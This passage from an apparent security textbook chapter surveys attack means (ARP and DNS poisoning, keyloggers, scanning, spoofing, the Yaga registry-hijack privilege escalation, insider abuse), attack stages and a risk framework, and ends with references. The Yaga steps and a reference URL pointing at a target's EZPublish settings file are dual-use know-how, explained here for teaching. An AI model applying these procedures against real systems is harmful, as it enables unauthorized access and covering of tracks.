Tampering has been used to corrupt network assets, such as the Address Resolution Protocol (ARP) table and the Domain Name System (DNS) table, and host assets, such as process and file logs. In an Ettercap ARP poison attack [32], an attacker sends out an ARP request to every IP address on a local network for the corresponding MAC address. The attacker then sends spoofed ARP replies which contain the mapping of the MAC address of the attacker's computer to the IP addresses of other computers on the network. Other computers on the network take the false information in the ARP replies and update their ARP tables accordingly. Consequently, network traffic data sent by all computers on the network are directed to the attacker's computer which can then direct network traffic to their intended destinations, modify traffic data, or drop traffic data. Ettercap automatically pulls out usernames and passwords if they are present in network traffic data. It also has the ability to filter and inject network traffic. In an DNS poison attack [12], the DNS table, which is used to convert a user-readable IP address in a text format into a computer-readable IP address in a numeric format, is corrupted. Rootkit [22] hides its trace on a computer by altering file and process logs.

#### *1.4.1.7 Man in the middle*

Threats through the means of man in the middle have an attacker positioned in the middle of two parties to intercept or redirect information between the two parties. Eavesdropping through a network sniffer such as Ettercap [32] passively intercepts network data traveling through one point (e.g., a router) on a network, without significantly disturbing the data stream. Etthercap is also capable of performing decryption and traffic analysis which collects measures to give an indication of actions taking place, their location, source, etc.

A hardware keylogger, such as the keykatcher 64K mini [33], plugs in between the back of the computer and the keyboard, and intercepts keystrokes. A software keylogger, such as Windows Key logger 5.0 [34], intercepts system calls related to keyboard events and records every keystroke to a file. Systems calls are used by a user-space program to have the operating system perform act on the behalf of the user-space program.

#### *1.4.1.8 Probing and scanning*

Probing accesses an asset to determine its characteristics. Scanning checks a set of assets sequentially to look for a specific characteristic of these assets. NMAP [35] and Nessus [36] are common network scanning and probing tools to find open ports on a range of computers as well as the operating system and network applications running on those ports and to test for numerous vulnerabilities applicable to identified operating systems and network applications.

A traceroute attack [12] exploits a network mechanism which uses the Time-To-Live (TTL) field of a packet header to prevent the endless traveling of a data packet on a network. When a router receives data packet, the router decreases the TTL value of the data packet by 1. If the TTL value becomes zero, the router sends an ICMP Time Exceeded message containing the router's IP address to the source of a data packet. In the attack, a series of data packets with incrementally increasing Time-To-Live (TTL) values in their packet headers are sent out to a network destination. As a result, the attacker at the source receives a number of ICMP Time Exceeded messages which reveal the IP addresses of consecutive routers on the path from the source to the destination.

#### *1.4.1.9 Spoofing*

Spoofing usually involves one subject masquerading as another subject to the victim and consequently misguiding the victim. In email scams through phishing and spam, attackers send out bogus emails to trick and misdirect users to fake web sites which resemble legitimate ones, in order to obtain personal or confidential information of users. In an ARP poison attack [32], a spoofed MAC address is used to redirect network traffic.

#### *1.4.1.10 Adding*

Adding a user account, a device or another kind of computer and network assets can also occur in an attack. For example, Yaga is a user-to-root attack on a Windows NT computer [37]. An attacker puts a program file on a victim computer and edits the victim's registry entry for: HKEY_LOCAL_MACHINE_SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AeDebug, through a telnet session. The attacker then remotely crashes a service on the victim computer. When the service crashes, the attacker's program, instead of the standard debugger, is invoked. The attacker's program runs with administrative privileges, and adds a new user to the Domain Admins group. Once the attacker gains administrative access, the attacker executes a cleanup script which deletes the registry entry and removes the attacker's program file for covering up the attack activities.

#### *1.4.1.11 Insider threat*

Insider threats represent any attack means which can be employed by those who have access to computers and networks and thus pose threats from within. For example, attacks, such as Yaga [37] involving the privilege elevation of a non-privileged user, can be considered as insider threats.

In general, insider threats fall into two categories of user error and abuse/misuse. For example, a user error occurs when a user unintentionally deletes a file, modifies data, or introduces other kinds of asset damage. Abuse/misuse involves an insider's inappropriate use of access rights and privileges.

Abuse/misuse includes, for examples, elevating privileges (e.g., in Yaga [37]), exceeding permissions, providing unapproved access, circumventing security controls, damaging resources, accessing or disclosing information without authorization or in an inappropriate manner (i.e., security spill and data exfiltration), and conducting other kinds of malicious or inappropriate activities. Security spill borrows a concept from the discipline of toxic waste management to indicate a release or disclosure of information of a higher sensitivity level to a system of a lower sensitivity level or to a user not cleared to see information of the higher sensitivity level. Data exfiltration indicates a situation in which data goes to where it is not supposed to be. When an insider is captured by the enemy, coerced actions of the insider produce a misuse situation. Google AdSense abuse and online poll abuse are also examples of insider abuse/misuse.

### 1.4.2 Attack stages

A sophisticated attack may go through the following stages using various attack means: reconnaissance, probing and scanning, gaining access, maintaining access, attacking further, and covering its track [12]. Reconnaissance aims at learning about the topology and configuration (e.g., IP addresses) of a victim system often through publicly available information without directly interacting with the system. Means of reconnaissance includes social engineering, browsing of public web sites, and investigating public data sources such as who-is databases containing information about the IP domain of a victim system. Information obtained from reconnaissance activities can be used to assist later phases of an attack. Probing and scanning usually aim at discovering vulnerabilities of a victim system. Those vulnerabilities are then exploited to gain access to the victim system through attack means such as buffer overflow, which leads to the installation of a backdoor, addition of a user account, or other easy or safe ways of gaining access to the victim system. With access to the victim system, the attacker may go further by reading sensitive files, modifying data, damaging assets, using the victim system as a springboard to attack other systems, and so on. Just like RootKit, attacks may avoid detection by removing or covering their traces. Not every attack engages all the above phases. For example, an TCP SYN flood attack can be conducted without gaining access to a victim system.

## 1.5 ASSET RISK FRAMEWORK

An asset risk framework is defined to include the risk assessment concepts and cause–effect chain concepts described in Sections 1.1-1.4. A security incident, which is a realized security




**Figure 1.3** The analysis of a security incident based on risk assessment and cause–effect chain.

risk, involves threat, vulnerability, and computer/network asset, as illustrated in Figure 1.3. A threat is characterized by its objective, origin, speed, means of actions, and possibly other factors. Actions of a threat exploiting a vulnerability of an asset are activities which cause the effect of state and performance changes in a cause–effect chain of a security incident.

For example, a threat coming from an external source at an automated execution speed has the objective of gaining access, uses the attack means of bypassing, acts on a network process—a processing resource—to request a network service with a lengthy, crafted input, and thus exploits the buffer overflow vulnerability of the asset which is attributed to a coding fault. This activity is the cause of state and performance changes related to this asset and possibly the reason for activities, state changes and performance changes related to some other assets.

## 1.6 SUMMARY

This chapter gives an overview of computer and network security from the risk assessment perspective, and defines an asset risk framework which addresses:

- three elements of a security risk: asset, vulnerability and threat;
- three general types of computer and network assets: resources, processes, and users, which all form their own hierarchies;
- a resource–process–user interaction, producing a cause–effect chain of activity, state change and performance change;
- major security aspects of a resource state: availability, confidentiality, and integrity/non-repudiation;
- three primitive performance aspects: timeliness, accuracy and precision;
- a variety of computer and network vulnerabilities due to specification/design, coding and configuration faults;
- a threat and its objective, origin, speed, and means of actions.

## REFERENCES

1. N. Ye, C. Newman, and T. Farley, "A system-fault-risk framework for cyber attack classification." *Information, Knowledge, Systems Management,* Vol. 5, No. 2, 2006, pp. 135–151.
2. N. Ye, B. Harish, and T. Farley, "Attack profiles to derive data observables, features, and characteristics of cyber attacks." *Information, Knowledge, Systems Management*, Vol. 5, No. 1, 2006, pp. 23–47.
3. E. A. Fisch and G. B. White, *Secure Computers and Networks: Analysis, Design and Implementation*. Boca Raton, CRC Press, 2000.
4. Y. Chen, T. Farley, and N. Ye, "QoS requirements of network applications on the Internet." *Information, Knowledge, Systems Management*, Vol. 4, No. 1, 2004, pp. 55–76.
5. N. Ye, "QoS-centric stateful resource management in information systems." *Information Systems Frontiers*, Vol. 4, No. 2, 2002, pp. 149–160.
6. B. O. Szuprowicz, *Multimedia Networking*. New York: McGraw-Hill, 1995, pp. 161–162.
7. F. Fluckiger. *Understanding Networked Multimedia.* Upper Saddle River, NJ: Prentice Hall, 1995, pp. 242–382.
8. Symantec Vulnerability Assessment Implementation Guide, 1998-2003, ftp://ftp.symantec.com/public/english_us_canada/products/symantec_vulnerability_assessment/1.0/manuals/sesava.pdf.
9. T. Aslam, A Taxonomy of Security Faults in the UNIX Operating System. Master thesis, Department of Computer Sciences, Purdue University, West Lafayette, IN, 1995.
10. I. Krsul, *Software Vulnerability Analysis*. West Lafayette, IN: Department of Computer Sciences, Purdue University, 1998.
11. R. P. Abbott, J. S. Chin, J. E. Donnelley, W. L. Konigsford, S. Tokubo, and D. A. Webb, *Security Analysis and Enhancements of Computer Operating Systems*, NBSIR 76-1041, Gaithersburg, MD: Institute for Computer Sciences and Technology, National Bureau of Standards, 1976.
12. E. Skoudis, *Counter Hack*. Upper Saddle River, NJ: Prentice Hall PTR, 2002.
13. W. Du, and A. P. Mathur, "Testing for software vulnerability using environment perturbation." *Quality and Reliability Engineering International*, Vol. 18, No. 3, 2000, pp. 261-272.
14. N. Ye, Z. Yang, Y.-C. Lai, and Toni Farley, "Enhancing router QoS through job scheduling with weighted shortest processing time—adjusted." *Computers & Operations Research*, Vol. 32, No. 9, 2005, pp. 2255-2269.
15. N. Ye, E. Gel, X. Li, T. Farley, and Y.-C. Lai, "Web-server QoS models: Applying scheduling rules from production planning." *Computers & Operations Research*, Vol. 32, No. 5, 2005, pp. 1147–1164.
16. Z. Yang, N. Ye, and Y.-C. Lai, "QoS model of a router with feedback control." *Quality and Reliability Engineering International,* Vol. 22, No. 4, 2006, pp. 429–444.
17. N. Ye, X. Li, T. Farley, and X. Xu, "Job scheduling methods for reducing waiting time variance." *Computers & Operations Research,* Vol. 34, No. 10, 2007, pp. 3069-3083.
18. N. Ye, T. Farley, X. Li, and B. Harish, "Batch scheduled admission control for computer and network systems." *Information, Knowledge, Systems Management,* Vol. 5, No. 4, 2005/2006, pp. 211–226.
19. P. Gevros, J. Crowcorft, P. Kirstein, and S. Bhatti, 'Congestion control mechanisms and the best effort service model.' *IEEE Network*, Vol. 15, No. 3, 2001, pp. 16–26.

20. Remote Dictionary, http://web.archive.org/web/20021014015012/.
21. WarFTP, http://metasploit.com/projects/Framework/exploits.html#warftpd_1 65_use/.
22. Rootkit, http://www.iamaphex.cjb.net/.
23. Know Your Enemy: Tracking Botnets. http://www.honeynet.org/papers/bots/.
24. CERT Advisory CA-2003-04 MS-SQL Server Worm, http://www.cert.org/advisories/CA-2003-04.html.
25. Bugtraq, http://www.securityfocus.com/archive/.
26. EZPublish, http://[target]/settings/site.ini.
27. Fork Bomb, http://www.iamaphex.cjb.net/.
28. Trinoo DoS Massive amount of traffic, http://packetstormsecurity.org/distributed/trinoo.tgz/.
29. W. R. Stevens, *TCP/IP Illustrated*, Vol. 1. Boston: Addison-Wesley, 1994
30. Apache web server attack, http://www.apache.org/.
31. Microsoft Security Bulletin, LDAP, http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx
32. Ettercap ARP Poison, http://ettercap.sourceforge.net.
33. Hardware Key Logger, http://www.keykatcher.com/.
34. Software Key Logger, http://www.littlesister.de/.
35. NMAP port scan, URL: http://www.insecure.org/nmap/.
36. Nessus, http://www.nessus.org/.
37. CERT Advisories, http://www.cert.org/advisories/.